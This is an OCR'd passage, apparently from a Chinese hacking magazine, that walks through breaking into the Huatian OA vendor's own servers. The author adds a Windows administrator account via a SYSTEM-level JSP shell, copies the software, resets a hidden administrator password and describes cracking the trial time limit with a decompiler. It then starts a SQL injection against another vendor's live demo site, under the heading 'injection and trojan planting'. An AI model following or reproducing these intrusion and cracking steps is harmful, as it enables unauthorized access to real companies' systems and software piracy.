


图19

“克隆”——完整复制OA安装目录！但是总觉得不方便，所以我们连接远程桌面。因为JSP权限默认是SYSTEM，不存在“提权”问题，所以可以直接使用net命令新增Windows用户并添加到系统管理员组，完成后顺利进入华天OA的Demo服务器，如图20所示。




图20

华天将www.oa8000.com、Demo.oa8000.com、Download.oa8000.com置于同一服务器（而笔者最初检测时是分开放置的），这样华天的Web、Demo、Download服务就被完全掌控！虽然华天新增了software.oa8000.com服务器提供下载，但并没有取消Download.oa8000.com域名解析，我们可以直接从后者下载华天OA各版本的正式安装文件。

管理权限。压缩Demo服务器的d:\htoa目录，下载解压到本地d:\htoa，运行Tomcat\bin中的InstallTomcat-NT.bat完成MySQL和htoa_tomcat5服务安装。但是admin用户还没有管理权限，如图21所示。查看user_user表，发现还存在一个administrator的超级用户，我们只需要使用update修改密码即可使用，如图22和图23所示。这样，我们就获得了一个没有功能和时间限制的华天OA系统了！




图21




图22

但是此时还无法运行ServerControl.exe，因为华天OA的注册表项“HKEY_LOCAL_MACHINE\




图23

SOFTWARE\HTOA"不完整，即使导入完整的注册表项，能够运行ServerControl.exe，该程序也会判断试用时间，一旦试用时间已满，将会自动停止Tomcat服务，导致OA无法正常访问！解决的方法有两个：不运行（不影响OA的正常使用）或者破解。该程序用Delphi编写、无壳，直接用DeDe反编译，再用Delphi打开进行分析破解时间限制，如图24所示，甚至还可以分析注册过程做个注册机，因为涉及逆向、汇编等知识，本文不做深入探讨。




图24

破解金和

通过金和官网www.jh0101.com，我们大致可以了解到金和OA的产品体系分为JCS、C6/P（大型集团企业）、C6/S（中大型企业）、IOA/S、CRM（中小企业）和GOA（政府、事业单位）等。另外还有这样一段宣传语，"在央视、新浪等主流媒体投入上亿资金全面强化企业品牌形象是金和软件在成为'国礼'，同时结盟IBM与微软，登录深交所后的又一业内创举！"。且不说这一"创举"是否真的有实效，仅仅看其产品体系还是比较全面的。但是引起笔者关注的并不因为这些，而是因为上级部门使用的办公自动化就是金和OA系统。

1.注入挂马

因为金和没有提供试用版下载，所以我们直接在线体验IOAS。访问http://demos.jh0101.com/ioas，选择用户进入系统，找到注入点，利用工具HDSI检测，如图25所示，采用的是MSSQL数据库，错误提示开，支持多句执行和查询，dbo用户，SA权限。

